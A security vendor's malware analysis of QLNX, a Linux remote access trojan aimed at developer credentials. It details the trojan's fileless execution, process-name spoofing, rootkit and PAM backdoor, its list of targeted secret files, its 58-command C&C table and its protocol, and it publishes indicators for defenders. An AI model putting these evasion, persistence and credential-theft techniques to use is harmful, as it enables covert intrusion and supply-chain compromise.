Quasar Linux (QLNX) – A Silent Foothold in the Supply Chain: Inside a Full-Featured Linux RAT With Rootkit, PAM Backdoor, Credential Harvesting Capabilities

Published: 2026-05-04 · Archived: 2026-05-06 02:00:55 UTC

Key takeaways

- Quasar Linux RAT (QLNX) is a comprehensive Linux implant that combines remote access capabilities with advanced evasion, persistence, keylogging, and credential harvesting features. The malware carries embedded C source code for both its PAM backdoor and LD_PRELOAD rootkit as string literals within the binary. It dynamically compiles rootkit shared objects and PAM backdoor modules on the target host using `gcc`, then deploys them via `/etc/ld.so.preload` for system-wide interception.
- QLNX targets developers and DevOps credentials across the software supply chain. Its credential harvester extracts secrets from high-value files such as `.npmrc` (NPM tokens), `.pypirc` (PyPI credentials), `.git-credentials`, `.aws/credentials`, `.kube/config`, `.docker/config.json`, `.vault-token`, Terraform credentials, GitHub CLI tokens, and `.env` files. The compromise of these assets could allow the operator to push malicious packages to NPM or PyPI registries, access cloud infrastructure, or pivot through CI/CD pipelines.
- QLNX incorporates a PAM backdoor with inline hooking, enabling plaintext credential interception during authentication. It uses the hardcoded master password `0$$f$QtYJK` and XOR-encrypted credential harvesting to `/var/log/.ICE-unix`.
- QLNX includes a P2P mesh capability that transforms individual implants into a resilient network, making complete eradication significantly more difficult.
- Trend Vision One™ detects and blocks the specific indicators of compromise (IoCs) mentioned in this blog entry, and offers customers access to hunting queries, threat insights, and intelligence reports related to the QLNX RAT.

In previous research, we have demonstrated how AI can be used to improve detection accuracy when new malware families emerge, particularly those that reuse or share code from open-source repositories. A clear example is our earlier work "AI-Automated Threat Hunting Brings GhostPenguin Out of the Shadows," where AI-driven threat hunting helped us expose the previously elusive GhostPenguin backdoor.

In this blog entry, we present another compelling finding from the same approach. Our platform recently flagged an unusual Linux implant with low detection, which caught our attention and prompted a deeper investigation. What followed was the discovery of Quasar Linux (QLNX), a previously undocumented Linux remote access trojan (RAT) with rootkit capabilities and a notably minimal detection footprint.

Threat landscape overview

Supply-chain attacks targeting open-source package ecosystems like PyPI and npm have become one of the most effective attack vectors available to threat actors today. By compromising a maintainer's account through phishing, credential theft, or a misconfigured CI/CD pipeline, an attacker can inject malicious code into a legitimate and widely trusted package and instantly reach its entire audience — as seen in recent npm-focused compromises such as the axios package incident.

While the open-source ecosystem is supported by a mix of enterprise teams and independent contributors, attackers frequently target the developer's workstation. Security controls across these decentralized endpoints can vary significantly, meaning not all workstations benefit from uniform, enterprise-grade solutions such as EDR, XDR, or advanced network monitoring. This variability creates potential blind spots that make certain developer endpoints highly attractive targets and, critically, makes it much harder to detect a breach after the fact — allowing attackers to maintain silent access for extended periods.

QLNX attack surface and impact

This is precisely the threat environment that QLNX was built for. QLNX's credential harvesting module targets the files and tokens that provide authenticated access to development tools, package registries, and cloud environments: this includes AWS credentials and configuration files, Kubernetes service account tokens and kubeconfig files, Docker Hub credentials, Git configuration and access tokens, NPM authentication tokens, and PyPI API keys.

An attacker who successfully deploys QLNX against a package maintainer gains access to that maintainer's publishing pipeline. A single compromise can be silently leveraged to trojanize packages, inject backdoors into build artifacts, or pivot into cloud environments where production infrastructure lives.

Table 1 summarizes its complete capability set across eight operational categories.

Category	Capabilities
Execution and evasion	• Fileless execution via `memfd_create` + `execveat` • Self-deletion • Process name spoofing • Single-instance mutex
Rootkit and hiding	• Two-tier rootkit architecture: userspace LD_PRELOAD hooks (`readdir` , `stat` , `open` , `fopen`) and kernel-level eBPF maps hiding PIDs, filenames, and TCP ports from the kernel directly.
Persistence	• systemd (system + user services) • crontab `@reboot` • init.d script • XDG autostart .desktop files • LD_PRELOAD bootstrap .so • .bashrc injection
Credential and data harvesting	• SSH private keys • Browser login databases (Chrome, Chromium, Firefox) • Cloud configuration files (AWS, Kubernetes, Docker, Git, NPM, PyPI) • Shell history (Bash, Zsh, MySQL, PSQL) • Plaintext PAM passwords via `pam_security.so` hook; `/etc/shadow` (root) • Clipboard content
Surveillance	• Keylogger (raw `/dev/input` events + X11 fallback) • Screenshot capture • Clipboard monitoring with SHA256 deduplication and periodic exfiltration

Networking and tunnelling	• TCP tunnel; port forwarding • Port scanning; raw packet capture • SSH lateral movement execution • Peer-to-peer mesh network with routing table for agent-to-agent C&C relay
Remote control	• Interactive PTY reverse shell • Full file manager (list, read, write, rename, delete, mkdir) • File upload/download; process listing and termination • TCP connection listing and killing; power control (shutdown/reboot/suspend) • Privilege escalation via Sudo/pkexec
Advanced offensive	• In-memory .so reflective loading (memfd/shm/tmpfile) • Process injection via `/proc/pid/mem` and ptrace • Beacon Object File (BOF/COFF) in-memory execution • Real-time filesystem event monitoring via inotify • Timestamp manipulation (timestomping)

Table 1. Overview of QLNX capabilities

Quasar Linux (QLNX) analysis

Property	**Value**
Name	quasar-implant
MD5	70f70743f287a837d17c56933152a8a6
SHA1	b0f2c668cbdd63a871c90592b6c93e931115872e
SHA256	ea1d34b21b739a6bbf89b3f7e67978005cf7f3eda612cefc7eac1c8ead7c5545
Magic	ELF 64-bit LSB pie executable, x86-64
File size	147.91 KB (151,464 bytes)

Table 2. Identifying information on QLNX

Summary

QLNX is a full-featured RAT that targets the Linux platform. The malware executes filelessly from memory, spoofs its process name, profiles the system to detect containerized environments, utilizes eBPF to hide specific processes, files, and network ports, and wipes system logs.

QLNX performs extensive data collection. It gathers system information, clipboard contents, shell history, SSH keys, Firefox browser profiles, and credentials via a malicious Pluggable Authentication Module (PAM) injected through `ld.so.preload`.

QLNX communicates with the attacker and sends the collected information via TLS (custom protocol over TLS), HTTPS, or HTTP. The malware contacts a remote server and receives commands. The supported commands allow the malware to execute shell commands, manage files, inject code into processes via `/proc/pid/mem` and ptrace, capture screenshots, log keystrokes, establish SOCKS proxies and TCP tunnels, manage a peer-to-peer mesh network, and execute Beacon Object Files (BOFs).

QLNX supports multiple persistence mechanisms across both user and system scopes. These include creating systemd services, adding crontab reboot entries, installing init.d scripts, deploying XDG autostart desktop files, modifying the user's `.bashrc` file, and injecting a shared object via the `/etc/ld.so.preload` file. These options allow the operator to adjust persistence based on the environment.

QLNX internal logic



Figure 1. QLNX internal architecture

Upon execution, QLNX copies itself into an in-memory file, re-executes from that memory copy, and deletes the original binary from disk, leaving no on-disk footprint. To achieve this, the malware first inspects `readlink("/proc/self/exe")` for substrings `"memfd:"` or `"(deleted)"` to determine if it is already running from memory.

Before performing this check, it reads the `_MFD_RE` environment variable, which serves as a re-execution guard. If the variable is set, it is cleared and the function returns immediately to prevent an infinite execution loop.

If neither memory condition is met, the malware opens `/proc/self/exe` for reading and calls `memfd_create` (syscall 319) to create an anonymous RAM-backed file descriptor. The binary is then read in 8 KB chunks and written into the memory file descriptor. Once the copy is complete, the close-on-exec flag is cleared from the memory file descriptor via `fcntl`, the original binary is deleted from disk with `unlink`, and the environment variable `_MFD_RE` is set to `"1"` to signal the re-execution guard.

QLNX then attempts to re-execute itself directly from memory via `execveat` (syscall 322), passing the memory file descriptor directly. If that fails — such as on older kernels that do not support `execveat` — execution falls back to `execv` using the `/proc/self/fd/<memfd>` path.

Following this, the malware profiles the infected host by reading system state and probing available resources. The results are stored in a set of global flags that govern which capabilities are available later in the session:

Flag	Source	Purpose
`g_is_root`	`getuid() == 0`	Gates root-only capabilities throughout
`g_kernel_version[2]`	`uname()`	Major and minor kernel version
`g_memfd_supported`	`memfd_create` syscall (319) probe	Required for fileless in-memory execution
`g_has_proc_mem_write`	Kernel ≥ 3.2 check	Indicates `/proc/pid/mem` is writable for process injection
`g_yama_ptrace_scope`	`/proc/sys/kernel/yama/ptrace_scope`	Governs whether ptrace-based injection is permitted
`g_selinux_enforce`	`/sys/fs/selinux/enforce`	Indicates whether SELinux is in enforcing mode
`g_has_devinput`	Readable `event*` device under `/dev/input`	Required for raw device keylogger

`g_has_x11`	`DISPLAY` environment variable present	Required for X11 keylogger and screenshot
`g_has_gcc`	Probe of `/usr/bin/gcc` , `/usr/local/bin/gcc` , `/usr/bin/cc`	Required for LD_PRELOAD rootkit and PAM hook runtime compilation
`g_is_containerized`	`/.dockerenv` or `/proc/1/cgroup` contains `docker` , `lxc` , `kubepods` , `containerd`	Detects container runtime environment

Table 3. QLNX runtime profiling flags used to detect host capabilities and selectively enable functionality based on privilege level, kernel features, security controls, and available tooling.

Name spoofing process

Next, the malware attempts to evade detection by randomly selecting one of the following fake kernel thread names:

Fake Name	**Legitimate Kernel Thread It Mimics**
`[kworker/0:0]`	Kernel worker thread
`[kworker/u8:2]`	Unbound kernel worker thread
`[migration/0]`	CPU migration thread
`[ksoftirqd/0]`	Soft IRQ handler thread
`[rcu_sched]`	RCU scheduling thread
`[watchdog/0]`	Kernel watchdog thread

Table 4. Kernel thread name spoofing used by QLNX for process masquerading

QLNX applies the name consistently across three process metadata locations to ensure consistency across all process inspection tools:

- **argv[0] overwrite** — The entire original argument string in memory is zeroed and replaced with the chosen name. This changes what `ps` and `/proc/pid/cmdline` report.
- **prctl(PR_SET_NAME)** — Sets the kernel-visible thread name to the chosen name. This is what `top` and `htop` read from the scheduler.
- **/proc/self/comm** — The name is written directly to this file after stripping the surrounding `[` and `]` brackets and truncating to 15 bytes to comply with the kernel's `TASK_COMM_LEN` limit.

In addition to process name spoofing, QLNX removes shell-populated environment variables that could reveal its original execution context. The malware clears the `_` and `OLDPWD` variables via `unsetenv`. These variables are automatically populated by the shell at the moment it launches any process. `_` is set to the full path of the executed binary, and `OLDPWD` is set to the previous working directory. Both values are stored in the process environment block and are readable by anyone with access to `/proc/pid/environ`, making them valuable forensic artifacts if left intact.

To prevent multiple instances from running simultaneously, the malware implements a single-instance mutex using file locking. It computes a DJB2 hash of the string `"quasar_linux"` (result: `0x752e2ca1`) and constructs a lock file path disguised as an X11 socket lock: `/tmp/.X752e2ca1-lock`. This path is designed to blend in with legitimate X server lock files. The file is created using `open(path, O_CREAT|O_RDWR, 0600)`, followed by an attempt to acquire an exclusive, non-blocking `flock(fd, LOCK_EX|LOCK_NB)`. If the lock cannot be acquired — meaning another instance is already running — the process terminates immediately. When successful, the file descriptor is intentionally left open for the lifetime of the process, so the kernel holds the lock until the process exits.

With its execution safeguards in place, QLNX then initializes its command dispatch mechanism by registering a large set of command handlers into a global handler table. Each entry maps a numeric command identifier to a corresponding routine, enabling the malware to dynamically route incoming C&C instructions to the appropriate functionality.

```
typedef struct {
    __int16  command_id;
    char     _pad[6];
    void     *handler;
} command_handler_entry_t;
```



Figure 2. QLNX initiates commands

Once the malware completes its foothold and installation on the compromised system, it transitions into its primary operational phase, entering a persistent loop that continuously attempts to establish and maintain communication with the C&C server.

The implant supports multiple communication channels, including a custom TCP-based protocol over TLS, as well as HTTPS and HTTP protocols. In this sample, the configuration is set to use the custom TCP protocol. Upon a successful connection, it constructs and transmits an initial beacon packet (Command ID 1).

This beacon contains a serialized byte buffer including the malware version (*1.4.1*), OS version, privilege level (*Admin* or *User*), geolocation data (retrieved from `ip-api.com`), a unique machine fingerprint (SHA256 hash of the MAC address or `/etc/machine-id`), the current username, hostname, and active IPv4 interfaces.

If the connection fails or the C&C server does not respond, the malware implements a randomized sleep mechanism to evade network beaconing detection. It calculates a base sleep time between 3,000 and 15,000 milliseconds using `/dev/urandom`, then applies a 30% jitter to this value, ensuring the sleep duration is unpredictable before attempting to reconnect.

The following traffic is the initial decrypted beacon sent by the QLNX. We provide a more detailed breakdown in the "Network communication" section.

```
00000000  51 4c 4e 58                                       QLNX
00000004  d3 00 00 00 01 00                                 ......
0000000A  05 00 00 00 31 2e 34 2e  31 1e 00 00 00 4c 69 6e  ....1.4. 1....Lin
0000001A  75 78 20 36 2e 31 37 2e  30 2d 31 34 2d 67 65 6e  ux 6.17. 0-14-gen
0000002A  65 72 69 63 20 78 38 36  5f 36 34 04 00 00 00 55  eric x86 _64....U
0000003A  73 65 72 07 00 00 00 55  6e 6b 6e 6f 77 6e 02 00  ser....U nknown..
0000004A  00 00 58 58 00 00 00 00  40 00 00 00 33 32 64 34  ..XX.... @...32d4
0000005A  39 64 62 64 37 65 38 32  39 65 34 30 32 31 39 32  9dbd7e82 9e402192
0000006A  63 38 32 32 38 33 33 36  63 39 63 61 34 33 66 61  c8228336 c9ca43fa
0000007A  32 30 64 66 34 39 39 37  39 39 30 33 66 37 35 37  20df4997 9903f757
0000008A  30 63 39 64 36 65 61 36  66 65 33 33 08 00 00 00  0c9d6ea6 fe33....
0000009A  75 73 65 72 6e 61 6d 65  11 00 00 00 75 73 65 72  username ....user
000000AA  6e 61 6d 65 2d 75 62 75  6e 74 75 32 34 06 00 00  name-ubu ntu24...
000000BA  00 4f 66 66 69 63 65 00  00 00 00 ff ff ff ff 0e  .Office. ........
000000CA  00 00 00 31 39 32 2e 31  36 38 2e 31 30 38 2e 33  ...192.1 68.108.3
000000DA  32                                                2
    00000000  03 00 00 00 02 00 01                              .......
000000DB  06 00 00 00 04 00                                 ......
000000E1  00 00 00 00                                       ....
```

Figure 3. QLNX TCP handshake - SSL Decrypted packet

Once the C&C connection is established and the beacon is acknowledged, the malware enters a blocking receive loop. The network protocol uses a 6-byte header consisting of a 4-byte little-endian payload length followed by a 2-byte command identifier. Upon receiving data, the malware reads this header, allocates memory for the incoming payload, and then routes the data through an internal dispatch mechanism which iterates over a table of registered handlers and executes the routine associated with the received command.

In total, QLNX registers 58 distinct commands, covering a broad range of post-compromise functionality, including file system manipulation, network tunneling, credential harvesting, and rootkit management. The complete list of registered commands and their corresponding handlers is detailed in Table 5:

Command ID	Description
`0x10`	Spawns an interactive PTY shell (bash, zsh, or sh) and binds I/O to the C&C
`0x20`	Parses `/proc/mounts` to enumerate mounted filesystems
`0x22`	Enumerates files in a directory, returning names, sizes, and timestamps

`0x24`	Deletes a file via `unlink` or recursively via `/bin/rm -rf`
`0x25`	Renames or moves a file using the `rename` function
`0x26`	Creates a new directory using `mkdir`
`0x27`	Reads a file up to 10MB into memory and transmits it to the C&C
`0x29`	Writes provided text data to a specified file path
`0x30`	Reads a file in 64KB chunks and streams it to the C&C
`0x31`	Receives file chunks from the C&C and writes them to disk
`0x33`	Aborts an active file upload or download task
`0x40`	Gathers CPU, RAM, GPU, disk usage, and network interface statistics
`0x42`	Enumerates running processes by reading `/proc/[pid]/comm`
`0x44`	Downloads a payload via curl/wget or executes a local binary via `execvp`
`0x45`	Terminates a specified process using `kill(pid, 9)`
`0x50`	Parses `/proc/net/tcp` to list active network connections
`0x52`	Terminates a specific TCP connection using `ss --kill`
`0x60`	Reboots, suspends, or halts the system using `shutdown` or `systemctl`
`0x61`	Sets the session reset flag to force a C&C reconnection
`0x62`	Identical to reconnect; tears down the current socket

`0x63`	Triggers the self-destruct sequence, removing persistence and the binary
`0x64`	Attempts to restart the malware as root using `sudo` or `pkexec`
`0x65`	Opens a URL silently via curl/wget or visibly via `xdg-open`
`0x66`	Displays a desktop notification using `notify-send`
`0x70`	Scans systemd, crontab, init.d, bashrc, and `ld.so.preload` for malware entries
`0x72`	Installs the malware into a specified persistence mechanism
`0x73`	Removes the malware from a specified persistence mechanism
`0x80`	Opens a raw TCP socket to a target host and port for proxying
`0x82`	Sends raw data through an established TCP tunnel
`0x83`	Closes an active TCP tunnel
`0x90`	Extracts SSH keys, browser databases, cloud tokens, and clipboard data
`0xA0`	Performs a multi-threaded TCP port scan against a target IP range
`0xA2`	Captures the screen and sends the image
`0xB0`	Starts capturing keystrokes via `/dev/input` or X11
`0xB1`	Stops the active keylogger thread
`0xB3`	Injects shellcode into a target PID using ptrace or `/proc/pid/mem`
`0xB5`	Loads a shared object directly from memory

`0xB7`	Executes commands on remote hosts using harvested SSH credentials
`0xB9`	Parses SSH config and keys to map lateral movement targets
`0xBB`	Injects a malicious PAM module to capture credentials
`0xBD`	Installs a user-space rootkit via `/etc/ld.so.preload`
`0xC0`	Evaluates success probability of exploits/modules
`0xD0`	Executes a Beacon Object File (BOF) in memory
`0xD4`	Binds a local port and forwards traffic to a remote destination
`0xD6`	Sends data through an active port forwarding rule
`0xD7`	Closes an active port forwarding rule
`0xD8`	Starts a SOCKS proxy server on the infected host
`0xD9`	Stops the active SOCKS proxy server
`0xDC`	Starts continuous clipboard and screen monitoring
`0xDD`	Stops continuous monitoring
`0xE0`	Loads eBPF maps to hide PIDs, files, and network ports
`0xE4`	Manages peer-to-peer routing tables
`0xE6`	Sends file browser data through the P2P mesh network
`0xE8`	Clears system logs (`auth.log` , `syslog` , `wtmp` , `bash_history`)

`0xEA`	Installs or removes the PAM authentication hook
`0xEE`	Sets up real-time filesystem monitoring on a given path using inotify (create, delete, modify, move)
`0xEF`	Removes all active inotify watches
`0xF2`	Modifies file timestamps using `utimensat`

Table 5. List of registered commands and their corresponding handlers

Network communication

QLNX supports three transport backends: raw TCP, HTTPS, and HTTP. All three transports carry the same underlying binary command protocol. Both the TCP and HTTPS channels are secured using TLS, ensuring that command and data exchanges are encrypted during network communication.

The QLNX magic identifier

All three transport modes begin their session by sending the 4-byte magic value `51 4C 4E 58`, which spells "QLNX" in ASCII. This value serves as the protocol identifier and session initiator. Its role varies depending on the transport:

Transport	How QLNX Magic Is Used
Custom TCP/TLS	Sent as the first 4 bytes of the Check-In packet, combined with the framing header and payload in a single TLS write
HTTPS	Sent as a standalone 4-byte HTTP POST body before the Check-In — server responds with a session cookie
HTTP	Same as HTTPS but over plaintext

Table 6. Role of the QLNX Magic Identifier across the three transport modes

Transport 1 — Raw TLS (Default)

This is a fully custom binary protocol running directly over TLS. There is no HTTP layer involved. The implant connects to the C&C, performs a TLS handshake with certificate validation disabled, and then exchanges length-prefixed binary frames.

The session follows a strict 4-step handshake before entering the command loop:

QLNX (implant)

C&C server

Step 1: TCP connect + TLS handshake

TCP connect →

TLS handshake (OpenSSL, cert validation off) →

Step 2: Check-in

Cmd 0x0001: Check-in →

Wire bytes:

```
51 4C 4E 58 —— "QLNX" magic (4 bytes)
D3 00 00 00 —— length = 211 (4 bytes LE)
01 00       —— cmd_id = 1 (2 bytes LE)
```

Check-in payload (209 bytes):

```
[05] "1.4.1"          —— Implant version
[1E] "Linux 6.17.0-14-generic x86_64"
[04] "User"           —— Privilege level
[...]
```

Step 3: Server ACK

← Cmd 0x0002: ACK

NO QLNX prefix (raw protocol)

Wire bytes:

```
03 00 00 00 —— length = 3
02 00       —— cmd_id = 2
01          —— bool: TRUE (1 byte only!)
```

Step 4: Session ready

Cmd 4: Keepalive (session ready) →

Wire bytes:

```
06 00 00 00 —— length = 6
04 00       —— cmd_id = 4
00 00 00 00 —— int32: 0 (padding)
```

Step 5: Command loop

← Commands / Responses →

Wire bytes:

```
0A 00 00 00 —— length = 10
22 00       —— cmd_id = 34 (0x22)
04 00 00 00 —— string length = 4
2F 74 6D 70 —— "/tmp"
```

Example: List Directory Command



Figure 4. Four-step handshake sequence before entering the command loop

Once this handshake completes, the session becomes fully interactive, supporting bidirectional command and response traffic.

In Figure 5, we show an example of malware communication to the C&C server.

```
00000000  51 4c 4e 58                                       QLNX
00000004  d3 00 00 00 01 00                                 ......
0000000A  05 00 00 00 31 2e 34 2e  31 1e 00 00 00 4c 69 6e  ....1.4. 1....Lin
0000001A  75 78 20 36 2e 31 37 2e  30 2d 31 34 2d 67 65 6e  ux 6.17. 0-14-gen
0000002A  65 72 69 63 20 78 38 36  5f 36 34 04 00 00 00 55  eric x86 _64....U
0000003A  73 65 72 07 00 00 00 55  6e 6b 6e 6f 77 6e 02 00  ser....U nknown..
0000004A  00 00 58 58 00 00 00 00  40 00 00 00 33 32 64 34  ..XX.... @...32d4
0000005A  39 64 62 64 37 65 38 32  39 65 34 30 32 31 39 32  9dbd7e82 9e402192
0000006A  63 38 32 32 38 33 33 36  63 39 63 61 34 33 66 61  c8228336 c9ca43fa
0000007A  32 30 64 66 34 39 39 37  39 39 30 33 66 37 35 37  20df4997 9903f757
0000008A  30 63 39 64 36 65 61 36  66 65 33 33 08 00 00 00  0c9d6ea6 fe33....
0000009A  75 73 65 72 6e 61 6d 65  11 00 00 00 75 73 65 72  username ....user
000000AA  6e 61 6d 65 2d 75 62 75  6e 74 75 32 34 06 00 00  name-ubu ntu24...
000000BA  00 4f 66 66 69 63 65 00  00 00 00 ff ff ff ff 0e  .Office. ........
000000CA  00 00 00 31 39 32 2e 31  36 38 2e 31 30 38 2e 33  ...192.1 68.108.3
000000DA  32                                                2
    00000000  03 00 00 00 02 00 01                              .......
000000DB  06 00 00 00 04 00                                 ......
000000E1  00 00 00 00                                       ....
    00000007  0a 00 00 00 22 00 04 00  00 00 2f 74 6d 70        ...."... ../tmp
000000E5  6f 07 00 00 23 00                                 o...#.
000000EB  04 00 00 00 2f 74 6d 70  18 00 00 00 02 00 00 00  ..../tmp ........
000000FB  02 00 00 00 2e 2e 00 00  00 00 00 00 00 00 00 00  ........ ........
0000010B  00 00 00 00 00 00 ff ff  ff ff 01 00 00 00 48 00  ........ ......H.
0000011B  00 00 73 79 73 74 65 6d  64 2d 70 72 69 76 61 74  ..system d-privat
```

Figure 5. TCP full handshake

The CheckIn packet is used to register the infected host with the C&C and establish a session context, as illustrated in Figure 6.

QLNX CHECK-IN PACKET — Packet ID: 0x0001		
HEADER		
Offset	Bytes	Description
0x0000 0x0004 0x0008	51 4C 4E 58 xx xx xx xx 01 00	Magic: “QLNX” (first packet only) Frame length (uint32 LE) Command ID = 1 (uint16 LE)

HEADER			
#	Length Prefix	Value	Description
01	05 00 00 00	1.4.1	Implant version
02	xx 00 00 00	Linux x.xx.x -xx-generic x86_64	OS version string (from uname)
03	04 00 00 00 05 00 00 00	User/Admin	Privilege level (if root)
04	xx 00 00 00	<COUNTRY>	Country name (from ip-api.com)
05	02 00 00 00	<CC>	Country code (2 chars)
06	– – – –	00 00 00 00	int32 = 0 (padding)
07	40 00 00 00	<SHA256> (64 hex chars)	Machine fingerprint SHA256 of machine-id or MAC address
08	xx 00 00 00	<USERNAME>	Current OS user
09	xx 00 00 00	<HOSTNAME>	Machine hostname
10	06 00 00 00	Office	Campaign / group tag
11	00 00 00 00	“”	Empty string
12	– – – –	FF FF FF FF	Empty string (base64_decode(“”) → NULL ptr, len=0, encoded as -1)
13	xx 00 00 00	<IP ADDRESS>	IPv4 interfaces (comma-separated)

Figure 6. Check-in request packet structure.

HTTP/HTTPS

Although the analyzed version of QLNX communicates by default over encrypted TLS, it also supports HTTP and HTTPS as communications options. We successfully rebuilt the C&C and emulated malware communications over HTTP for analysis.

The packet structure remains identical across all three protocols. The malware uses POST requests to push data to the C&C and GET requests to poll for incoming commands, with all traffic Base64-encoded before hitting the wire. Session tracking relies on a server-generated hex ID that gets passed redundantly in both the `sid=` URL parameter on GETs and the Cookie header on POSTs. A dedicated thread polls the C&C every five seconds for new commands.

Before contacting the C&C, the implant resolves the victim's geographic location by querying the public `ip-api.com` service. The country name and country code are included in the registration packet. QLNX then initiates contact by sending a POST request containing base64-encoded magic header `"QLNX"` to `/api/v1/update`. The handshake request does not contain the `Cookie` header. The C&C responds with a session ID that tracks this victim for the rest of the session.

